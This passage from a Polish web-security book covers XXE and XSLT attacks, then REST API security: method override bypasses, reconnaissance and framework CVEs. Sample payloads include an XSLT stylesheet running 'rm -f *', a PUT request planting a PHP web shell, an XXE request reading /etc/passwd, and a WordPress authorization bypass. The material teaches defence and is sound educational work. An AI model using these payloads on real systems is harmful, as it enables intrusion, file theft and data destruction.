- ▶ encja `%x`; zawiera definicję kolejnej encji parametrycznej `%x2`; w której znajduje się odwołanie do serwera napastnika w taki sposób, że w adresie URL zostanie wstawiona zawartość encji `%file`; (czyli zawartość pliku `/etc/hostname`).

Warto zauważyć, że możliwość podania adresu URL do zewnętrznego serwera może też posłużyć do wykrywania podatności. Jeśli z jakiegoś powodu nie da się przeczytać bezpośrednio w odpowiedzi HTTP wyniku przetwarzania encji, można ją skierować do zewnętrznego serwera (np. `https://serwer-napastnika/`) i sam fakt wykonania zapytania jest już dobrym prognostykiem (z punktu widzenia napastnika), że podatność może występować.

Przedstawione powyżej warianty podatności XXE są najczęstszymi. W rzeczywistych przypadkach istnieje ich więcej, występujących w bardziej specyficznych i nietypowych sytuacjach w aplikacjach. Odnośniki do kilku z nich można znaleźć w przypisach<sup>1</sup>.

Poszczególne języki programowania mają też swoje specyficzne cechy, które pozwalają czasem uprościć wykorzystanie podatności. Dwa przykłady:

1. W Javie zamiast nazwy pliku (jak np. `/etc/passwd`) można podać nazwę katalogu (np. `/etc`). Spowoduje to wylistowanie zawartości tego katalogu. Jest to bardzo przydatne w celu poznania ścieżek np. do plików konfiguracyjnych aplikacji.
2. W PHP istnieje specjalny typ adresów URL zaczynający się od `php://`, dzięki któremu można za pomocą XXE odczytywać także pliki binarne, poprzez zamianę pliku na Base64. Przykładowy adres URL: `php://filter/convert.base64-encode/resource=/ściezka/do/pliku`.

## INNE PODATNOŚCI XML

Wszystkie opisane wcześniej podatności XML wynikają *de facto* z samej specyfikacji XML. Należy mieć świadomość, że na tym nie koniec, bowiem istnieje wiele bibliotek lub innych formatów danych opierających się na XML, które wprowadzają nowe podatności.

Przykładowo jednym z takich formatów jest XSLT (*Extensible Stylesheet Language Transformations*) – zazwyczaj używany, by przekształcić plik XML do innego formatu (np. do HTML). Wiele silników XSLT ma dodatkowo własne rozszerzenia, które pozwalają na wykonywanie dowolnego kodu po stronie serwera<sup>2</sup>! Poniżej przykład w popularnym silniku dla Javy, xalan-j:

*Listing 10. Wykonanie dowolnego kodu po stronie serwera przez rozszerzenia Javy w xalan-j. W przykładzie wykonane zostaje `rm -f *`*

```
<xsl:stylesheet
  xmlns:xsl="http://www.w3.org/1999/XSL/Transform"
  xmlns:java="http://xml.apache.org/xalan/java">
```

```
<xsl:template>
  <xsl:variable name="r"
    select="java:java.lang.Runtime.getRuntime()"/>
  <xsl:value-of select="java:exec($r, 'rm -f *')"/>
</xsl:template>
</xsl:stylesheet>
```

Wniosek jest zatem taki, że jeśli w aplikacji używane są rozszerzenia XML (np. XInclude) lub inne języki opierające się na XML, to należy zapoznać się z właściwościami bezpieczeństwa tego konkretnego języka lub rozszerzenia.

## PODSUMOWANIE

Przetwarzanie plików XML może się wiązać z różnorodnymi podatnościami bezpieczeństwa. Najczęściej spotykane to atak DoS, możliwość odczytu plików na dysku lub przeprowadzenie ataku SSRF.

Ponieważ ataki wiążą się zazwyczaj z dołączeniem DTD na początku dokumentu, najczęściej ochrona polega na całkowitym wyłączeniu przetwarzania DTD lub przynajmniej wyłączeniu możliwości definicji własnej encji. Sposób realizacji tego celu różni się pomiędzy poszczególnymi parserami XML<sup>3</sup>.

### DOBRE PRAKTYKI: OCHRONA PRZED ATAKAMI NA DOKUMENTY XML

Aby zabezpieczyć się przed atakami omówionymi w tym rozdziale, należy:

- ▶ wyłączyć rozwiązywanie zewnętrznych encji,
- ▶ ograniczyć liczbę zagnieżdżeń encji,
- ▶ ograniczyć wielkość pliku wejściowego,
- ▶ ustawić limit czasu przetwarzania dokumentów XML.



ksiazka.sekurak.pl/r20

- 1 Szlamowicz J., Dudek S., *CVE-2019-8986: Xml eXternal Entities (XXE) in TIBCO JasperReports Server*, [https://www.synacktiv.com/ressources/advisories/TIBCO\\_Jasper\\_Reports\\_Server\\_XXE.pdf](https://www.synacktiv.com/ressources/advisories/TIBCO_Jasper_Reports_Server_XXE.pdf); Sharoglazov A., *Exploiting XXE with local DTD files*, <https://mohemiv.com/all/exploiting-xxe-with-local-dtd-files/>; Agarrí, *Compromising an unreachable Solr server with CVE-2013-6397*, [https://www.agarri.fr/blog/archives/2013/11/27/compromising\\_an\\_unreachable\\_solr\\_server\\_with\\_cve-2013-6397/index.html](https://www.agarri.fr/blog/archives/2013/11/27/compromising_an_unreachable_solr_server_with_cve-2013-6397/index.html)
- 2 Arnaboldi F., *Abusing XSLT for Practical Attacks*, <https://www.blackhat.com/docs/us-15/materials/us-15-Arnaboldi-Abusing-XSLT-For-Practical-Attacks.pdf>
- 3 OWASP, *XML External Entity Prevention Cheat Sheet*, [https://cheatsheetseries.owasp.org/cheatsheets/XML\\_External\\_Entity\\_Prevention\\_Cheat\\_Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/XML_External_Entity_Prevention_Cheat_Sheet.html)



**Michał Sajdak**

# Bezpieczeństwo API REST



## WSTĘP

Niektórzy twierdzą, że bezpieczeństwo API REST to nic więcej niż bezpieczeństwo aplikacji webowych, inni uważają, że to zupełnie osobny temat. Część błądzi, wskazując np. na OAuth 2.0 jako uniwersalny mechanizm, który zabezpieczy nasze API przed wszelkimi atakami. Osobiście uważam, że zagadnienie jest jeszcze mało zbadane, niewiele mamy również dostępnych informacji o konkretnych podatnościach w API REST – np. znalezionych w ramach programów *bug bounty*. Warto zatem dokładniej przyjrzeć się tematowi.

## CZYM JEST API REST?

Na potrzeby tekstu posłużę się jedną z mniej formalnych definicji – mówiącą, że jest to po prostu aplikacja webowa, ustrukturyzowana według pewnych reguł:

“ *API REST-owe to nic więcej niż aplikacja webowa, która jest w pewien sposób ustrukturyzowana\**.”

Dlaczego staram się unikać formalnej definicji? Z prostego powodu – w przypadku API REST niemal nikt nie trzyma się kurczowo formalizmów, a jednym z powodów odejścia programistów od popularnych niegdyś API SOAP-owych na rzecz REST-ów była chęć osiągnięcia większej elastyczności i mniejszej formalizacji. Czy udało się osiągnąć ten cel? Myślę, że tak. Czy to pozytywnie wpływa na bezpieczeństwo? Myślę, że nie.

## METODY HTTP

### Brak ścisłej formalizacji użycia metod

Wcześniej wspominałem o niezbyt ścisłym przestrzeganiu przez programistów formalnych zasad zdefiniowanych dla API REST-owych. Przykład? W wielu miejscach można znaleźć stosowne zalecenia dotyczące wykorzystania metod HTTP w celu realizacji konkretnych akcji wykonywanych przez ten mechanizm.

---

\* „(...) a REST API is nothing more than a web application which follows a structured set of rules”; Kang A., Cruz D., Muñoz Sanchez A., *RESting on Your Laurels Will Get You Pwnd*, <https://docplayer.net/36469821-Resting-on-your-laurels-will-get-you-pwnd.html>. [W całym rozdziale przekład własny Autora – przyp. red.].

GET – pobiera dane; DELETE – usuwa dane. Nie ma tu wątpliwości. Ale już PUT w jednym API potrafi dodać dane, a w innym zaktualizować. Podobnie bywa z POST. Mamy również metodę PATCH (czy starszą MERGE), która również umożliwia aktualizację.

Dodatkowo część API REST wykorzystuje bardziej nietypowe metody – jak HEAD, a nawet REDIRECT (co z formalnego punktu widzenia, podobnie zresztą jak MERGE, nie jest metodą HTTP). Dostrzegacie lekko zarysowujący się chaos? Dla atakujących to dobra informacja. To jednak jeszcze nie koniec problemów z metodami. Przykładowo, wszystkie metody HTTP poza kontekstem API mają inne znaczenie – np. metoda PUT potrafi tworzyć pliki na serwerze, DELETE – kasować. Można zatem utworzyć na serwerze plik umożliwiający wykonywanie dowolnych poleceń w systemie operacyjnym. Przykład:

*Listing 1. Utworzenie pliku metodą PUT*

```
PUT /new.php HTTP/1.1
Host: example.com
Content-type: text/html
Content-length: 20

<? system('id'); ?>
```

## Nadpisywanie metod

Idźmy dalej – niektórzy narzekają, że ich infrastruktura sieciowa (np. firewall aplikacyjny) pozwala na użycie tylko metod GET oraz POST. Jak więc użyć metod DELETE czy PUT (skoro sprawnie działające API normalnie z nich korzysta)?

„Nie ma problemu” – wyjaśnia np. dokumentacja WordPressa – wystarczy, że użyjesz specjalnego parametru `_method` i nadpiszesz nim oryginalną metodę:

```
POST /wp-json/wp/v2/posts/42?_method=PUT HTTP/1.1
Host: example.com
```

W dokumentacji znajdziemy ostrzeżenie, aby nie używać metody GET w połączeniu z nadpisaniem innej metody, ale umówmy się, ile osób wnikliwie czyta dokumentację?

Alternatywnie do osiągnięcia tego samego celu można wykorzystać nagłówek `X-HTTP-Method-Override`:

*Listing 2. Użycie nagłówka X-HTTP-Method-Override*

```
POST /wp-json/wp/v2/posts/42 HTTP/1.1
Host: example.com
X-HTTP-Method-Override: PUT
```

---

\* *Global Parameters*, [https://developer.wordpress.org/rest-api/using-the-rest-api/global-parameters/#\\_method-or-x-http-method-override-header](https://developer.wordpress.org/rest-api/using-the-rest-api/global-parameters/#_method-or-x-http-method-override-header). W cytowanej dokumentacji jest mowa o potencjalnych problemach z mechanizmami cache (jeśli w żądaniu typu GET użyjemy parametru `_method`). Warto również wspomnieć, że metoda GET uznawana jest za „bezpieczną” – tj. w pewnym uproszczeniu nie powinna nic zmieniać i działać na zasadzie *read-only* (por.: *Hypertext Transfer Protocol (HTTP/1.1): Semantics and Content*, rozdz. 4.2.1. *Safe Methods*, <https://tools.ietf.org/html/rfc7231#section-4.2.1>).

W innych przypadkach również X-HTTP-Method<sup>1</sup>:

*Listing 3. Użycie nagłówka X-HTTP-Method*

```
POST /Categories/5 HTTP/1.1
Host: example.com
X-HTTP-Method: DELETE
```

Istnieje również wariacja X-METHOD-OVERRIDE<sup>2</sup> (pamiętajmy przy okazji, że wielkość liter w nazwach nagłówków nie ma znaczenia), a także jeden wariant w postaci zmiennej będącej nazwą nagłówka umieszczoną w URL-u<sup>3</sup>:

```
POST /api/v1/ruleapps?...&x-method-override=PUT
```

To jest już spory chaos, a co więcej, można użyć wszystkich nadpisujących nagłówków jednocześnie (dołączając również w URL-u wspomniane parametry). Która z tych wartości zostanie użyta?

*Listing 4. Żądanie HTTP wykorzystujące równolegle kilka sposobów nadpisania metody*

```
POST /myapi/?_method=PUT&x-method-override=MERGE HTTP/1.0
X-HTTP-Method-Override: PUT
X-HTTP-Method: DELETE
X-METHOD-OVERRIDE: DELETE
```

Jaki to wszystko może mieć wpływ na bezpieczeństwo? Przypuśćmy, że sprawdzana jest metoda użyta przez użytkownika: dla GET – dostęp odbywa się bez uwierzytelnienia (np. każdy może wyświetlić zawartość newsa), ale już POST, PUT czy DELETE (zmiany) będą wymagać uwierzytelnienia. Może w takim razie będzie możliwość ominięcia mechanizmu uwierzytelniania za pomocą poniższego żądania:

```
GET /api/v1/news/100 HTTP/1.0
X-HTTP-Method-Override: DELETE
```

Warto zaznaczyć, że zastosowanie nadpisywania metod rekomenduje się najczęściej w połączeniu z metodą POST, a metoda GET wskazywana jest jako „bezpieczna”:

“ W szczególności przyjęto konwencję mówiącą, że metody GET oraz HEAD **nie powinny** realizować innej akcji niż pobieranie danych. Te metody powinny być uznawane za „bezpieczne””.

W praktyce jednak wygląda to różnie. Jak wspomniałem wcześniej, niektórzy wprost ograniczają dostęp do użycia metod na firewallu aplikacyjnym. Ale przecież już wiemy, jak nadpisać metody, i firewall nie jest nam straszny. Zobaczmy przykład:

\* „In particular, the convention has been established that the GET and HEAD methods SHOULD NOT have the significance of taking an action other than retrieval. These methods ought to be considered »safe«”; *Hypertext Transfer Protocol – HTTP/1.1*, <http://www.ietf.org/rfc/rfc2616.txt>.

“ Otrzymałem dzisiaj e-mail, w którym ktoś opisuje problem z budową API REST w technologii ASP.NET. Otóż klient nie chce, aby używać pełnego zestawu metod: GET, POST, PUT oraz DELETE. Chce mieć tylko GET i POST. Czasem wynika to z ograniczeń przeglądarek czy klientów łączących się z API, czasem chodzi o restrykcje na firewallu. (...) Jedno z rozwiązań tego problemu to „tunelowanie” metod HTTP w nagłówku HTTP\*.

O podobnym rozwiązaniu problemu wspomina również Google:

“ Jeśli Twój firewall nie pozwala na użycie metody PUT, użyj POST w połączeniu z nagłówkiem X-HTTP-Method-Override: PUT\*\*.

Zobaczmy teraz konkretny przykład podatności, opublikowanej kiedyś przez firmę Security-Assessment.com<sup>4</sup>. W tym przypadku chodziło m.in. o żądanie HTTP widoczne na rysunku 1.

```
Proof of Concept – XXE request
GET /webacs/api/v1/op/wlanProvisioning/interfaceGroup?a=b&c=?_docs HTTP/1.1
Host: [REDACTED]
Accept: */*
Accept-Language: en
X-HTTP-Method-Override: POST
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64;
Connection: close
Content-Length: 646

<?xml version="1.0" encoding="UTF-8" standalone="yes"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY xxe SYSTEM "file:///etc/passwd" >]>
<interfaceGroup>
  <controllerId>asd</controllerId>
  <controllerName>[REDACTED]</controllerName>
  <interfaceGroupDescription>ig desc</interfaceGroupDescription>
  <interfaceGroupName>ign</interfaceGroupName>
  <interfaceMappings>
    <interfaceMapping>
      <interfaceName>in</interfaceName>
    </interfaceMapping>
  </interfaceMappings>
  <mdnsProfileName>String value</mdnsProfileName>
  <quarantineInterface>true</quarantineInterface>
</interfaceGroup>
```

Rysunek 1. Przykład użycia nagłówka X-HTTP-Method-Override – nadpisanie metody HTTP w API REST

\* „I got an email today where someone had built a REST(ful/ish) API with ASP.NET Web API that had a customer who was against the idea of using GET, POST, PUT, and DELETE, and insisted that they only use GET and POST. Sometimes this is because of a browser or client limitation, sometimes it's a really tense corporate firewall. They wanted to know what they could do. One thing you can do is to »tunnel« HTTP Methods inside another HTTP Header”; Hanselman S., *HTTP PUT or DELETE not allowed? Use X-HTTP-Method-Override for your REST Service with ASP.NET Web API*, <https://www.hanselman.com/blog/HTTPPUTorDELETENotAllowedUseXHTTPMethodOverrideForYourRESTServiceWithASPNETWebAPI.aspx>.

\*\* „Note: If your firewall does not allow PUT, then do an HTTP POST and set the method override header as follows: X-HTTP-Method-Override: PUT”; *Protocol Basics*, <https://developers.google.com/gdata/docs/2.0/basics?csw=1#UpdatingEntry>.

Ominięcie uwierzytelnienia do metody POST było tu możliwe dzięki realizacji żądania GET uzupełnionego o parametr `_docs` (prawdopodobnie chodziło o możliwość zapewnienia użytkownikom dostępu do dokumentacji bez uwierzytelnienia) oraz nagłówkę `X-HTTP-Method-Override: POST`. W następnym kroku można było wykorzystać kolejną podatność – `XXE`, która prowadziła do możliwości nieautoryzowanego odczytu plików z serwera.

Innym przykładem ominięcia restrykcji dostępu do API jest opis błędu zgłoszonego w ramach jednego z programów *bug bounty*<sup>5</sup>. Dostęp do funkcji API umożliwiającej pobranie informacji o zarejestrowanych użytkownikach (`/wp-json/wp/v2/users`) był zablokowany z poziomu Internetu. W jaki sposób udało się wykonać obejście? Przez wysłanie żądania typu POST do zasobu z przekazaniem odpowiednich parametrów. Wyglądało ono mniej więcej tak:

```
POST /?_method=GET HTTP/1.0
```

```
rest_route=/wp/v2/users
```

Badacz Ali Hassan Ghorri, który zlokalizował podatność, wykorzystał więc dwa specyficzne zachowania API WordPressa:

- ▶ możliwość wykonania metody GET za pomocą wysłania metody POST (parametr `_method`),
- ▶ ominięcie blokowanej w URL-u ścieżki (`/wp/v2/users`) – znalazła się ona w ciele zapytania typu POST, jako wartość zmiennej `rest_route`.

## REKONESANS API

Czy ukrycie API pod konkretną, trudną do odgadnięcia domeną zapewni nam bezpieczeństwo? A może warto umieścić go w odpowiednio ukrytym katalogu? Osoby, które zajmują się tematyką bezpieczeństwa IT, zapewne wiedzą, że są to pytania retoryczne.

### Przykład

Techniki rekonesansu aplikacji webowych opisujemy w innych rozdziałach książki\*. Tutaj zobaczymy tylko jeden całościowy przykład<sup>6</sup>.

Na początek badacz zlokalizował domenę `backup.uberinternal.com` – można do tego użyć np. serwisu `crt.sh` z następującym zapytaniem: `https://crt.sh/?q=%25.uberinternal.com`.


COMODO CA Limited [GB] | <https://crt.sh/?q=%25.uberinternal.com>

26428252	2016-07-31	2016-07-14	2017-07-19	recon-staging.uberinternal.com
19545774	2016-05-16	2016-03-31	2019-04-05	gcleaner.uberinternal.com
18744745	2016-05-08	2015-08-10	2018-08-14	backup.uberinternal.com

Rysunek 2. Użycie serwisu `crt.sh` do poznania „ukrytych” domen

\* Zob. rozdz. *Rekonesans aplikacji webowych (poszukiwanie celów)* i *Ukryte katalogi i pliki jako źródło informacji o aplikacjach internetowych*.

Następnie badacz wykonał skanowanie portów i na jednym z nich (4285) zlokalizował webserwer (został tu prawdopodobnie zastosowany aktywny rekonesans – poszukiwanie otwartych portów).



Rysunek 3. Lokalizowanie ukrytych katalogów/plików z wykorzystaniem narzędzia Burp Suite


Ostatnim krokiem, który widać na rysunku 3, jest aktywne poszukiwanie katalogów (często realizowane przy użyciu stosownych list słownikowych<sup>7</sup>). Łącząc wszystkie wcześniej opisane techniki, udało mu się zlokalizować zasób SsoAuthLoginResponse, który był podatny na XXE, co umożliwiło m.in. odczytywanie pewnych plików z serwera.

## Dokumentacja

Jeśli chodzi o SOAP, do opisu API bardzo często stosowane były pliki WSDL (*Web Services Description Language*<sup>8</sup>). W przypadku API REST nie ma takiego uniwersalnego standardu<sup>9</sup> – często API nie posiadają żadnego formalnego opisu lub jest on tworzony tylko na potrzeby konkretnego wdrożenia. Jeszcze innym razem programiści korzystają z *quasi*-standardu, np. opisu generowanego przez Swagger czy inne narzędzia\*.

Przykład łatwego i domyślnego dostępu do dedykowanej dokumentacji daje rozwiązanie Liferay. W przypadku aplikacji czy serwisów webowych opartych właśnie na tej platformie możliwe jest użycie w URL-u ścieżki /api/jsonws. Otrzymamy następnie listę dostępnych metod API z dokładnym opisem parametrów, a także interfejsem umożliwiającym uruchomienie funkcji (osobną kwestią jest to, czy można je wywołać bez uwierzytelnienia):

\* Por. Swagger, <https://swagger.io/>, czy Apiary, <https://apiary.io/>.




```

swagger: '2.0'
schemes:
  - https
basePath: /geocode
info:
  contact:
    name: "OpenCage Data Ltd"
    url: https://opencagedata.com/contact
    version: "1"
  termsOfService: https://opencagedata.com/terms
  title: "OpenCage Geocoder"
  description: "Worldwide forward and reverse geocoding"
  x-origin:
    format: swagger
    url: 'https://opencagedata.com/swagger.yaml'
    version: '2.0'
  x-logo:
    url: 'https://opencagedata.com/opencagelogo-green.png'
externalDocs:
  description: "OpenCage Geocoder Website"
  url: https://opencagedata.com/api
host: api.opencagedata.com
consumes:
  - text/plain
produces:
  - application/json
  - application/xml
  - text/html
paths:
  /v{version}/{format}:
    get:
      description: "geocode a query"
      parameters:

```

Rysunek 4. Fragment dokumentacji API



petstore.swagger.io/#/pet/updatePet

HTTP

pet Everything about your Pets Find out more: <http://swagger.io>

POST /pet Add a new pet to the store

PUT /pet Update an existing pet

Parameters

Name	Description
body <span style="color: red;">required</span>	Pet object that needs to be added to the store

(body)


Example Value Model

```


{
  "id": 0,
  "category": {
    "id": 0,
    "name": "string"
  },
  "name": "doggie",
  "photoUrls": [
    "string"
  ],
  "tags": [
    {
      "id": 0,
      "name": "string"
    }
  ],
  "status": "available"
}

```

Rysunek 5. Przykład dokumentacji API



Rysunek 6. Wylistowane dostępne metody API



Rysunek 7. Wylistowane parametry dostępne dla danej metody API

Publikowanie dokładnej dokumentacji do API jest często celowe (i wręcz nie chcemy ukrywać takiego opisu!), z drugiej strony, pamiętajmy, że może ona ułatwić atakującym przełamanie zabezpieczeń (np. jeśli opublikujemy zbyt dużo).

## WYKONANIE METODY API NA WIELE RÓŻNYCH SPOSOBÓW

Jednym ze sprawdzeń rekomendowanych w dokumencie OWASP ASVS 4 jest weryfikacja, czy w konkretne miejsce kodu da się dojść na wiele różnych sposobów:

❏ *Sprawdź, czy aplikacja używa jednego mechanizmu kontroli dostępu w celu zapewnienia dostępu do danych i zasobów. Wszystkie żądania muszą przejść przez ten mechanizm, aby uniknąć błędów związanych z kopiowaniem kodu lub używaniem alternatywnych ścieżek do API\*.*

Słowem kluczem są tutaj dość enigmatycznie brzmiące „**alternatywne ścieżki**”. Przykład takiego zachowania widzieliśmy przy okazji nadpisywania metod HTTP (alternatywna ścieżka mogła posłużyć do ominięcia blokady dostępu do konkretnej funkcji API). Jako inną ilustrację tego problemu zobaczymy krytyczną podatność w API WordPressa<sup>10</sup>. W tym przypadku można było bez uwierzytelnienia zmieniać zawartość dowolnego wpisu. Przykładowe żądanie HTTP mogące służyć do aktualizacji wpisu w WordPressie wygląda tak:

```
POST /wp-json/wp/v2/posts/12345 HTTP/1.0
```

```
{"title":"Nowy tytuł posta"}
```

Jednak URL można zapisać również w następujący sposób:

```
POST /wp-json/wp/v2/posts/12345?id=12345helloworld HTTP/1.0
```

```
{"title":"hacked"}
```

Okazuje się, że parametr przekazany w formie `?id=12345helloworld` uzyskuje pierwszeństwo względem `12345`.

Dalej uruchamiana jest funkcja sprawdzająca, czy posiadamy uprawnienia do edycji wpisu o id równym `12345helloworld`. Taki wpis oczywiście nie istnieje, a sprawdzenie uprawnień w WordPressie daje wynik pozytywny (co na razie nie jest dużym problemem – bo co nam da modyfikacja wpisu, który nie istnieje?). Przed samą edycją w bazie wartość parametru `id` jest rzutowana na typ `integer` – mamy więc finalną wartość `id=12345`. Ten właśnie wpis jest edytowany.

## FRAMEWORKI

Nasze API może być napisane w bezpieczny sposób, ale do katastrofy mogą doprowadzić podatności frameworka lub biblioteki, których użyliśmy. Co więcej, problem może ujawnić się wiele miesięcy czy lat po wdrożeniu. Rzućmy okiem na kilka przykładów.

\* „1.4.4 Verify the application uses a single and well-vetted access control mechanism for accessing protected data and resources. All requests must pass through this single mechanism to avoid copy and paste or insecure alternative paths”; OWASP, OWASP Application Security Verification Standard Project, [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf).


## Struts REST Plugin

Problem tego typu został wykorzystany w głośnym ataku na firmę Equifax – gdzie atakującym udało się pozyskać wrażliwe informacje o ok. 150 milionach użytkowników. W tym przypadku wektor ataku skierowano na podatność w *Struts REST Plugin*<sup>11</sup>: na poziomie systemu operacyjnego można było wykonać dowolny kod – wystarczyło wysłać bez uwierzytelnienia odpowiednio spreparowanego XML-a<sup>12</sup>. Informacja o podatności została ujawniona we wrześniu 2017 roku, a podatne były „wszystkie wersje Struts od 2008 roku”.

Na czym w tym przypadku polegała istota błędu? Przesłany do API XML był automatycznie deserializowany (czyli z XML-a tworzony był obiekt). Jeśli możemy podać do deserializacji dowolną wartość, to często mamy możliwość wykonania dowolnego kodu w systemie operacyjnym\*. Tak było i w tym przypadku.

## Spring Data REST

Inna, podobna podatność to wykonanie dowolnego kodu na serwerze przez *Spring Data REST*<sup>13</sup>. W tym przypadku, wysyłając odpowiednie żądanie HTTP typu PATCH, można wykonać dowolny kod w SpEL (*Spring Expression Language*<sup>14</sup>), a następnie wykonywać polecenia na systemie operacyjnym<sup>15</sup>. Gdzie dokładnie leży problem? Spójrzmy na *Proof of Concept* przedstawiony na rysunku 8:



Rysunek 8. *Proof of Concept* dla podatności CVE-2017-8046

